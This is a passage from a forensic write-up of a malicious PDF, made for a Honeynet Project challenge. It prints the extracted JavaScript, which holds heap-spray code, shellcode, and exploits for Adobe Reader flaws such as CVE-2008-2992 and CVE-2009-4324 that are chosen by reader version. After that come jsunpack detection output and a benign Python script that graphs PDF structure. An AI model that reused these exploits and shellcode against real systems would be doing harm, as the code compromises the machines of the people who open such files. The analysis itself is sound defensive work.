            nopsled = nopsled.substring(0, nopsled_len);
            heap_chunks = new Array();
            for (var i = 0 ; i < 2500 ; i++)
                heap_chunks[i] = nopsled + payload;



            util.printd("1.000000000.000000000.1337 : 3.13.37", new Date());
            try {
                media.newPlayer(null);
            } catch(e) {}
            util.printd("1.000000000.000000000.1337 : 3.13.37", new Date());
}
var iF = function() {};

function cN() {
        var o = "o";
               // freecell.exe payload
```

```
        var payload = unescape("%uc929%u65b1%ud7db
%u74d9%uf424%u83b8%u3830%u5b84%u4331%u0313%u1343%u6883%udacc%u8571%u413d%u6a30%u13f7%ub07d
%u5c06%uc249%ube91%u3948%ud6a4%u4246%ud958%uf0e9%ubf3e%ucb93%uf8bc%u520a%u60a7%ubd5e%u804d%ub8b6%ub75a
%u5391%uf6b0%ub933%uea10%ubade%u91ba%ud64b%u1fdb%ub411%ub731%u92ab%uf842%u2a7a%ua0b8%uc819%uc7af%u9bee
%u7d10%u4e2e%u4201%u8a96%ude7c%ud1cb%u20f0%ue235%uf4e3%u33a8%u6fbe%u8396%u15b9%ub97f%ud56a
%u2c92%uf698%ud416%u50c7%u7361%u386d%u1a83%ue308%u7fb1%u7a3f%u20ac%u90a8%u2d99%u544b%u1868%ucced
%u8012%u7b51%u7bef%u4d0b%u4095%u10c6%udea5%ue327%u47ed%u9d3e%u28f4%u51cb%ucfd7%u746c%u8c04%u286b%u95cd
%u4396%u0b57%u58e2%ue11e%u508a%uab14%uf7cf%uab12%ufb47%u96c3%u9932%ud41d%u3bda%u7d77%uf214%ub242%u636f
%u299d%u2962%u7be8%u7fe4%ub283%ub18f%uee39%u7b09%ub7de%ue345%u8c16%u2e59%u59c0%u6fa5%u263f%uda5e
%u8219%ua5d1%u54fc%u0474%u75fc%u53b1%u7f0b%u599a
%u9409%u48e7%uf318%u71c6%uc930%u6317%u3126%ua923%u2249%ua830%u4247%uad22%u3340%ude7b
%u9f86%ue365%u8693%ufdba%u5594%u0f8f%u59bf%u0de8%u74d9%u16ff%ua327%u1cf0%ub333%u021a%uda1c
%u2831%u2868%u583f%u1c0a%u720b%u6af0%u8a62%u64fe%u8883%u7ecc%u83ab%u823a%ufd8c%u0ead%u8e59%uc117%u0c8e
%u7204%ufeb6%ue3bc%u9a56%u9545%u10c3%u0698%ube7e%ub5ca%u6f07%u2a75%u0a8a%uc717%ub603%u44b8%u59bc%ue62b
%uf459%u93d4%u658e%u377a%u14a6%ua20e%ue517%u49c0%u6cd0%u419d");
               this.dN = "";
        var nop = unescape("%u0A0A%u0A0A%u0A0A%u0A0A");
        var hW = new String();
        var heapblock = nop + payload;
        this.qA = "qA";
        var bigblock = unescape("%u0A0A%u0A0A");
        this.alphaY = 12267;
        var headersize = 20;
        var spray = headersize + heapblock.length;
        var jZ = '';
        var jY = "";
        while (bigblock.length < spray) {
                this.r = "r";
                bigblock += bigblock;
                var edit = "edit";
        }
        this.xGoogle = '';
        this.vY = false;
        var fillblock = bigblock.substring(0, spray);
        var iP = function() {};
        var block = bigblock.substring(0, bigblock.length - spray);
        var googleD = false;
        this.fUEdit = "";
        while (block.length + spray < 0x40000) {
                block = block + block + fillblock;
                this.bJ = '';
        }
        var googleQ = '';
        this.nW = '';
        var mem_array = new Array();
        var cH = new String();
        var nVO = new String("");
        for (var i = 0; i < 1400; i++) {
                mem_array[i] = block + heapblock;
                var sQ = new String("");
        }
        var wC = '';
        var num =
12999999999999999999888888888888888888888888888888888888888888888888888888888888888888888888888888888888
88888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888
8888888888888888888888888888888888888888888888888888888888888888888888888888888888888888;
        this.bC = 3699;
        util.printf("%45000f", num);
}
var eQ = "";

function gX() {
        var basicZ = '';
               // notepad.exe payload
        var shellcode = unescape("%uc931%u64b1%ub6bf%u558b%ud976%ud9cd%u2474%u58f4%ue883%u31fc
%u0d78%u7803%ue20d%u6043%u2c45%u44e1%ub6af%u964c%ub72e%ued9a%u55a9%u1a18%u71cc
%u2237%u7e30%u91b7%u1856%ue9ae%u2394%u7479%ucdff%u5e6b%ufc95%ue562%u12a2%u77ad%u53d8%u925f
%u4178%ue5b2%ufc62%uf826%ub883%u9e2c%u6c59%uf5dd%u5d2a
%uc113%uc7c1%ub031%u6cf7%ua2b6%u1838%u2007%u1d29%ua0b1%u0314%uaee1%ufbd8%u96df%ua80b%uc7cd%uca91%ubfab
%u7091%uea13%u7a32%u7bb1%u5ba0%ue130%u3b9f%u8d42%ue4ba%u28a0%u4e20%u29d6%u0147%uf2cc
```

```
%ucff0%uffb9%u2f62%uc948%u2904%ud333%ude69%u2b88%u10f3%u776b%uedee%uef80%u9fcf
%u89c2%uc649%uf510%u36e3%u10fb%ud153%u40ef%u4d82%u41f6%ue4ae%u5cb1%uf58a%uaa78%u3472%u750f%u52e6%u712a
%u9faf%u5fea%uc24a%u9cf3%u64f2%u0559%u5ecc%u7957%u0607%ue3a9%u828a%u26fc%uc2cc%u7f97%u1577%u2a0a
%u9c21%u73c8%ube3e%u4838%uf571%u04de%uca4d%ue02c%u6126%u4c09%ucab8%u16cf%ueb5c%u3af3%uf869%u3ffd
%u02b2%u2bfc%u17bf%u3214%u149e%u8f05%u0fff%uec38%u0df4%ue632%u5709%u0f5f%u481a%u6947%u7913%u5680%u864d
%ufe94%u9652%uec98%ua8a6%u13b3%ub6c0%u39da%ub1c7%u1421%ub9d8%u6f32%udef2%u091c
%uf4e9%ude69%ufd04%ud308%ud722%u1af7%u2f5a%u15f2%u2d5b%u2f31%u3e43%u2c3c%u26a4%ub9d6%u2921%u6d1c
%uabe5%u1e0c%u059e%u8fa4%u3f0e%u3e4d%ucbaa%ud183%u5346%u40f5%ub4de%uf46f%uae52%u7901%u53fa
%u1e82%uf294%u8d50%u9b01%u28cf%u50e5%ud262%ue195%u661d%u2003%ufeb8%ubcae");
                var mem_array = new Array();
        this.googleBasicR = "";
        var cc = 0x0c0c0c0c;
        var addr = 0x400000;
        var sc_len = shellcode.length * 2;
        var len = addr - (sc_len + 0x38);
        var yarsp = unescape("%u9090%u9090");
        this.eS = "eS";
        yarsp = s(yarsp, len);
        var count2 = (cc - 0x400000) / addr;
        this.rF = false;
        this.p = "p";
        for (var count = 0; count < count2; count++) {
                mem_array[count] = yarsp + shellcode;
        }
        var bUpdate = new String("");
        var overflow = unescape("%u0c0c%u0c0c");
        var cP = function() {};
        this.gD = "";
        while (overflow.length < 44952) {
                this.tO = "";
                overflow += overflow;
        }
        var adobeD = new String();
        this.collabStore = Collab.collectEmailInfo({
                subj: "",
                msg: overflow
        });
}
function updateE() {
        var xI = new String("");
        if (c.doc.Collab.getIcon) {
                var arry = new Array();
                                // cmd.exe payload
                var vvpethya = unescape("%ud3b8%u7458%ud901%u2bcb
%ud9c9%u2474%ub1f4%u5a65%u4231%u0312%u1242%u3983%u96a4%u56f4%u0d45%u9bbd%ud7af%ue7f8%u982e%u1dcf
%u7aa8%ucad5%u92cf%uf3c1%u9d2f%u4766%ufb49%u941e%uc494%u8389%uacfe%u6ad8%udd95%u0935%uf3a2%u801c
%ub2d9%u488c%u2678%u0b5c%udd62%u01f4%u5b82%u4792%u4b5e%u2d2e%ubc2a%uf9ff%ue4c1%u9b9a
%u83f7%ucc69%u3938%u1fb1%u7e29%uc50b%ue214%u8248%udcd8%ub3b7%u890b%ue425%uab91%u5210%u5192%uc8fc
%u9932%u9def%ubaa1%u0795%u1c9f%uacee%uc5ba%u4b1c
%uaf20%u0832%u3e47%u9129%uacf0%ude04%u1062%ue9e7%u0804%uf391%ubf69%ucc69%u71f0%u1108%uccee%u0d20%ubecf
%ub462%ud949%u9971%u15e3%u3c5a%ub053%u5d89%u6c82%u6648%u07ae%u7ad2%u148a%ub09d%u1572%u1aab
%u33e6%u5a91%ub8af%u4744%udd4a%u8b98%u47f2%u2af0%ub1cc%u03cf%u2707%ufe1e%ued8a%uca57%u23cd%u030e
%u7277%u39bc%ubf21%u6423%udf3e%u5d93%uea71%u2a42%u2b4d%ud7b8%u0626%u7de4%ue9b8%ue771%uc85c
%u0a82%u1f69%u2e8c%u1db2%u258c%u34bf%u2085%u359e%u98b7%u2cff%ue0a5%u6cf4%uf3c6%u7409%uf5ca%u6919%u60cd
%u9a13%u4e19%ua74d%uf71c%ub952%uea11%ucba6%u0839%ud1c0%u2527%ud2c7%u10a5%ud8d8%u62bd%ufff2%u0b9a
%uebe9%udfee%u1c04%ud389%u3622%u1d77%u4e5a%u177d%u4c5b%u21b3%u5f43%u31b9%u39a4%ubd2a
%u4a21%u1291%uc8e5%u0389%u229e%ub43a%u5e0e%u24c3%ud4aa%ud71d%u7246%u4a4c%u53de%ufbf6%uc952%u7098%u72fa
%u153a%u1594%ub5a8%ub801%u2057%u29e5%uc6f9%ud08e%u738b%u275f%u1e42%u22e7%u411a");
                                var updateX = 39796;
                var hWq500CN = vvpethya.length * 2;
                var len = 0x400000 - (hWq500CN + 0x38);
                var zAdobe = "";
                var yarsp = unescape("%u9090%u9090");
                var dU = "";
                yarsp = s(yarsp, len);
                this.zAdobeK = "";
                var p5AjK65f = (0x0c0c0c0c - 0x400000) / 0x400000;
                var aG = new Date();
                for (var vqcQD96y = 0; vqcQD96y < p5AjK65f; vqcQD96y++) {
                        var lBasic = "";
```

```
                        arry[vqcQD96y] = yarsp + vvpethya;
                        var u = "";
                }
                var iAlpha = function() {};
                var tUMhNbGw = unescape("%09");
                while (tUMhNbGw.length < 0x4000) {
                        this.gN = false;
                        tUMhNbGw += tUMhNbGw;
                }
                var hV = new String("");
                var nVE = function() {};
                tUMhNbGw = "N." + tUMhNbGw;
                c.doc.Collab.getIcon(tUMhNbGw);
        }
        this.wZ = 44811;
}
var hO = new String("");

function nO() {
        this.iR = false;
        var version = c.viewerVersion.toString();
        var zH = '';
        version = version.replace(/D/g, '');
        var varsion_array = new Array(version.charAt(0), version.charAt(1), version.charAt(2));
        if ((varsion_array[0] == 8) && (varsion_array[1] == 0) || (varsion_array[1] == 1 &&
varsion_array[2] < 3)) {
                cN();
        }
        this.wN = "";
        var aQ = new String("");
        if ((varsion_array[0] < 8) || (varsion_array[0] == 8 && varsion_array[1] < 2 && varsion_array[2]
<
2)) {
                gX();
        }
        var vEdit = "";
        if ((varsion_array[0] < 9) || (varsion_array[0] == 9 && varsion_array[1] < 1)) {
                updateE();
        }
        var eH = function() {};
        var eSJ = new Function();
        cG();
        var vUpdate = false;
}
var basicU = new Date();
this.updateO = false;
nO();
var mUpdate = function() {};

//warning CVE-NO-MATCH Shellcode Engine Binary Threshold

//shellcode len 214 (including any NOPs) JSEngineUnescaped = %
//warning CVE-NO-MATCH Shellcode Engine Length 130596
//alert CVE-2008-2992 util.printf length (7,undefined)

//jsunpack.called Collab.collectEmailInfo
//jsunpack.called collab.getIcon
//warning CVE-2009-4324 printd access
//alert CVE-2009-4324 media.newPlayer with NULL parameter
//warning CVE-2009-4324 printd access
```

The javascript was totally extracted by jsunpack-n and some analysis was done by the modified js engine.

Appendix 1: Sources

pdf2dot.py

```
#!/usr/bin/python
# -*- coding: utf-8 -*-


# 11/9/2010
# Author: Franck Guénichot [@malphx] (franck.guenichot@orange.fr)
# Written for the Honeynet Project's Forensic Challenge 2010 #6


# This scripts needs python-yapgvb
# Usage: Simply pipe the output of pdf-parser to pdf2dot.
# pdf-parser.py my_file.pdf | pdf2dot.py




import sys
import re
import yapgvb




# some variables
objs = {}
detailled_refs = {}
nodes = {}
root_node_name = ""
curr_ref = ""


# regexp
obj_re = "(obj (\d)+ (\d)+)"
type_re = " Type: (.*)"
ref_re = " Referencing: (.*)"
obj_dict_re = "\s+\[(\(\d,\s'.*'\)[,\s]?)+\]"
stream_re = " Contains stream"
root_re = "\s+\/Root\s+(.*)R"


# Init graph & default graph properties


graph = yapgvb.Digraph('PDF Structure Graph')
graph.overlap ="false"
graph.splines = "true"
graph.fontsize = 10.5


if len(sys.argv) < 2:
    f = sys.stdin
    base_filename = "pdf-struct-graph"
else:
    filename = sys.argv[1]
    f = file(filename, 'r')
    base_filename = filename.replace('.','_') + "_graph"


# Parses the output of pdf-parser.py (without any option switch)
for line in f.readlines():


        if re.match(obj_re,line):
```

```
                if not objs.has_key(line.strip()):
                        objs[line.strip()] = ""
                        curr_obj = line.strip()


        # Parsing the object type, given by pdf-parser.py
        elif re.match(type_re,line):
                        objs[curr_obj] = line.split(" ")[2].strip()
                        if objs[curr_obj] == "":
                                objs[curr_obj] = "Unknown"


        # Evaluates the output of pdf-parser.py
        elif re.match(obj_dict_re,line):
                #dangerous...
                obj_dict = eval(line)
                detailled_refs[curr_obj] = []
                for i in range(0,len(obj_dict)):
                        if obj_dict[i][0] == 2 and re.match(r'\/.*',obj_dict[i][1]):
                                curr_entry = obj_dict[i][1]
                        elif obj_dict[i][0] == 3 and obj_dict[i][1] == "R" and  obj_dict[i-2][0] == 3 and
obj_dict[i-2][1] == "0" and obj_dict[i-4][0] == 3 and re.match(r'^[0-9]+',obj_dict[i-4][1]):
                                curr_ref = "%s %s %s" % (obj_dict[i-4][1], obj_dict[i-2][1], obj_dict[i]
[1])
                                detailled_refs[curr_obj].append((curr_entry,curr_ref))


        # Detects streams
        elif re.match(stream_re,line):
                if not objs[curr_obj] or objs[curr_obj] == "Unknown":
                        objs[curr_obj] = "Stream"
                else:
                        objs[curr_obj] += " (Stream)"


        # Detects the /Root entry in the trailer.
        elif re.match(root_re,line):
                root_node_name = re.match(root_re,line).group(1)


# Nodes drawing (PDF Objects)
for obj_name,obj_type in objs.items():
        nodes[obj_name] = graph.add_node(obj_name,label="%s\n[%s]"% (obj_name,obj_type),shape =
yapgvb.shapes.box,color="lightgrey",fontsize=10.5,style="filled")
        if obj_type == "/Catalog":
                        nodes[obj_name].color="orange"
                        if obj_name.replace(" ","")[3:] == root_node_name:
                                nodes[obj_name].shape = "diamond"
                                nodes[obj_name].label += "\nRoot"


        elif obj_type == "/Pages":
                        nodes[obj_name].color="green"
        elif obj_type == "/Page":
                        nodes[obj_name].color="brown"
        elif obj_type == "/Action" or re.match(r'\/EmbeddedFile.*',obj_type):
                        nodes[obj_name].color="red"
        elif obj_type == "/Annot":
                        nodes[obj_name].color="lightblue"
        elif obj_type == "Stream":
                        nodes[obj_name].color="yellow"


# Edge drawing (Indirect references)
for obj_source,entries in detailled_refs.items():
        for i in range(0, len(entries)):
                        obj_dest = "obj " + re.match(r'(\d+ \d+)',entries[i][1]).group(1)
                        try:
```

```
                                edge = nodes[obj_source] >> nodes[obj_dest]
                                edge.label = " " + entries[i][0]
                                edge.fontsize = 8
                                edge.labeldistance = 2


                        except KeyError:
                                print "An object reference is invalid"









#Generate the graph
print "Using dot for layout..."
graph.layout(yapgvb.engines.dot)


#Write in dot language
print "Writing pdf-struct.dot..."
graph.write(base_filename +".dot")


#Write image files, png & svg
print "Rendering %s.svg and %s.png..." % (base_filename,base_filename)
graph.render(base_filename + ".svg")
graph.render(base_filename + ".png")
```